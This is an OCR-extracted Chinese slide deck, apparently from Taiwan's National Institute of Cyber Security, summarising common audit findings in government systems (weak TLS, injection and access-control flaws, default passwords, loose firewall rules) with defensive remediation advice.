1. 為確保物聯網設備管理介面之身分鑑別安全，建議各機關建立標準化之設備部署作業流程(SOP)，並規範於設備安裝與啟用後，應立即強制變更出廠預設帳號與通行碼
2. 設備管理者除應啟用管理介面之身分鑑別功能，並應設定通行碼複雜度與最小長度要求；建議可搭配多因素驗證(MFA)、來源IP限制及異常登入檢測機制，以提升整體安全防護強度
3. 為強化身分鑑別防護，應啟用登入錯誤次數限制機制，以防止惡意使用者透過暴力破解方式嘗試登入
4. 建議設備管理者定期檢查並更新物聯網設備軟體與韌體版本；對於已停止支援之設備，應儘速規劃汰換，以確保系統安全與持續可用性


網域主機安全防護檢測共同發現事項

所有AD 網域主機均已部署防毒軟體，未發現惡意程式，且已完成所有安全性更新項目

Microsoft Entra ID
(原Azure Active Directory)

- Microsoft Entra ID (原 Azure Active Directory) 以CISA雲端商務應用程式安全組態基準(SCuBA)檢測，採試行不計分，作為安全強化之參考
- 試行結果發現設定項目「允許使用者同意應用程式」未符合CISA建議。若允許使用者自行授權第三方應用程式，可能導致個資與機關資料外洩風險。建議調整為「不允許使用者同意」，由管理者統一審核與授權，以降低風險

資料庫安全檢測共同發現事項




1 資料庫傳輸雖已啟用加密，但仍支援已知存在弱點之TLS 1.0與TLS 1.1協定，安全性不足

改善建議


建議強化資料庫主機之加密設定，強制使用TLS 1.2(含)以上版本，並確認已確實停用TLS 1.0、TLS 1.1及SSLv3等過時協定及弱加密套件，以提升資料傳輸之保密性與完整性

核心資通系統內網滲透測試共同發現事項(1/2)



發現事項1與2同113年

1 系統存在無效的存取控管弱點，使用者可跨權限存取非授權之資料



資通系統主機

3 系統身分鑑別機制有缺陷可能導致失效之問題，未經授權使用者得以繞過進入系統，增加資料外洩及權限濫用風險


2 系統存在注入攻擊弱點，使用者可輸入惡意指令並當成SQL語句執行，取得資料庫機敏資料，或利用JavaScript語法撰寫惡意程式，竊取使用者Cookie中機敏資料或將使用者自動引導至釣魚網站

核心資通系統內網滲透測試共同發現事項(2/2)

改善建議

1. 系統開發者應對所有功能頁面**過濾可能造成危害之符號及標籤輸入**，或僅允許輸入特定格式語法。伺服器端網頁程式需對所有接收參數進行過濾或取代，例如僅能輸入數字型態之資料或者過濾或取代「＝ ＋ - @」等符號，或限制使用者輸入任何與活頁簿相關語法等字眼
2. 應對所有功能頁面進行適當權限控管，避免僅在單一特定頁面進行權限檢查。系統維運者依**最小權限原則**定期審查使用者權限
3. 針對核心資通系統進行檢視，並實作相關身分鑑別機制，強化**帳號密碼驗證**、**權限控管**與**多因素驗證**等機制，確保使用者身分確認與存取安全性，避免系統持續暴露於未授權存取威脅中


核心資通系統防護基準檢測共同發現事項(1/2)



發現事項1與2同113年

1 未依最小權限原則分配帳號權限或系統未有效實施授權檢查機制，攻擊者可藉此越權存取敏感資料或關鍵功能

2 資通系統未有效驗證輸入資料，或僅依賴使用者端JavaScript過濾惡意輸入字元，易被繞過檢查機制



3 資通系統顯示詳細錯誤訊息，會洩露系統內部資訊、擴大攻擊面甚至導致針對性入侵或偽造攻擊，最終可能導致未授權存取與敏感資料外洩

核心資通系統防護基準檢測共同發現事項(2/2)

改善建議

1.應依**最小權限原則**配置使用者權限，並**定期檢查與審核**帳號存取權限，及時移除不再使用之帳號與權限。建議於滲透測試或安全檢測活動中，同步檢查系統是否存在存取控制實作缺陷，以確保授權管理有效

2.對使用者輸入資料，於**應用系統伺服器端進行合法性檢查**，例如建立白名單限制允許字元(防護效果較佳)或利用黑名單過濾惡意字元(可能會有漏網之魚)，且避免僅依賴使用者端之JavaScript驗證邏輯，以防被輕易繞過


3.應避免於前端顯示詳細錯誤內容，僅**回傳通用錯誤代碼與簡要描述**。完整錯誤資訊應記錄於**伺服器端日誌**，供維運人員後續分析，以兼顧系統安全與可維護性

網路架構檢測共同發現事項(1/2)

發現事項1同113年

1 設備管理介面(如防火牆、交換器及負載平衡器等)未限制可存取之網路位址，內部人員可任意存取，增加設定誤用與未授權操作風險

2 防火牆規則允許內部對外連線至任何目的地與服務，導致主機可任意存取外部資源，增加惡意程式連線、資料外洩及未授權連線風險



3 未建立實體備援機制，易形成單點故障，一旦設備或連線異常，將造成網路中斷，影響系統可用性與服務穩定性

3 防火牆規則包含「Permit All」或「Permit Any」設定，導致權限控管失效，增加未授權存取與攻擊風險

網路架構檢測共同發現事項(2/2)


改善建議

1. 建議設備管理者限制**僅授權管理人員IP可存取管理介面**，避免非必要人員連線，並可將**管理介面設置於獨立網段**以提升安全性
2. 對於未限制對外服務存取之情形，應重新檢視防火牆設定，並**依業務需求調整連線規則**，確保僅允許必要的對外連線
3. 建議於核心網路設備中**建立自動備援機制**，避免單點故障造成網路中斷或服務中止，確保主要設備或連線異常時，能自動切換至備援設備以維持服務穩定
4. 設定防火牆或網路設備存取控制時，應避免使用「Permit All」或「Permit Any」等寬鬆設定。建議依**最小權限原則**僅開放必要通訊埠、協定及來源，並定期檢視與調整規則，確保存取控制安全精確

組態設定安全檢測共同發現事項

發現事項同113年

1 檢測結果發現未完全符合機關例外管理清單規定值，恐與機關規定有所落差



2 檢測結果發現有不符合之項目


改善建議

1. GCB導入人員定期審查例外管理清單正確性，確保例外項目設定值符合機關管理現況
2. GCB導入人員定期檢視部署情形，並抽檢組態設定內容，以確保組態設定正確性

網路惡意活動檢視共同發現事項

發現事項同113年

機關未確認惡意中繼站名單部署完整性與正確性，無法完全阻擋使用者電腦對惡意中繼站連線，可能導致機敏資訊外洩



改善建議

1. 網管人員應建立惡意中繼站名單部署與更新機制，並落實執行
2. 網管人員應定期進行惡意中繼站連線阻擋測試，確認惡意中繼站名單部署完整性與有效性
3. 機關使用外部GSN DNS解析時，仍應確實於IPS或防火牆部署惡意中繼站DN名單

結論與建議

- 強化伺服器目錄存取防護
  - 網站伺服器應停用目錄瀏覽功能，避免出現「Index of」頁面洩漏檔案結構，防止攻擊者藉此蒐集系統資訊並進一步攻擊
- 強化上傳驗證與內容檢查機制
  - 應限制允許上傳之檔案類型與副檔名，並驗證MIME類型與內容一致性，防止惡意程式以偽裝檔案形式通過檢測。同時依最小權限原則設定帳號及目錄存取權限，以降低系統被入侵風險
- 強化資料庫傳輸加密設定
  - 建議資料庫主機採用TLS 1.2(含)以上版本進行加密傳輸，並停用舊版協定與弱式加密套件，確保資料傳輸安全
- 強化通行碼防護政策
  - 應建立完善通行碼管理規範，避免使用預設帳號或帳號密碼相同之設定，並加入登入錯誤次數限制、通行碼複雜度檢核與驗證碼機制。同時避免系統顯示過多通行碼提示資訊，減少暴力破解或社交工程攻擊風險
- 落實執行安全性更新
  - 資通系統與物聯網設備之作業系統、軟體及韌體應定期更新，並確保防毒軟體與應用程式維持最新版本，避免因版本過舊而遭已知弱點攻擊
- 定期執行防火牆規則檢視
  - 應定期檢視防火牆規則，確保符合最新安全政策與業務需求，及時移除多餘或過期規則，降低誤開放與未授權存取風險

國家資通安全研究院
National Institute of Cyber Security

Thank you for your time.

報告完畢
敬請指教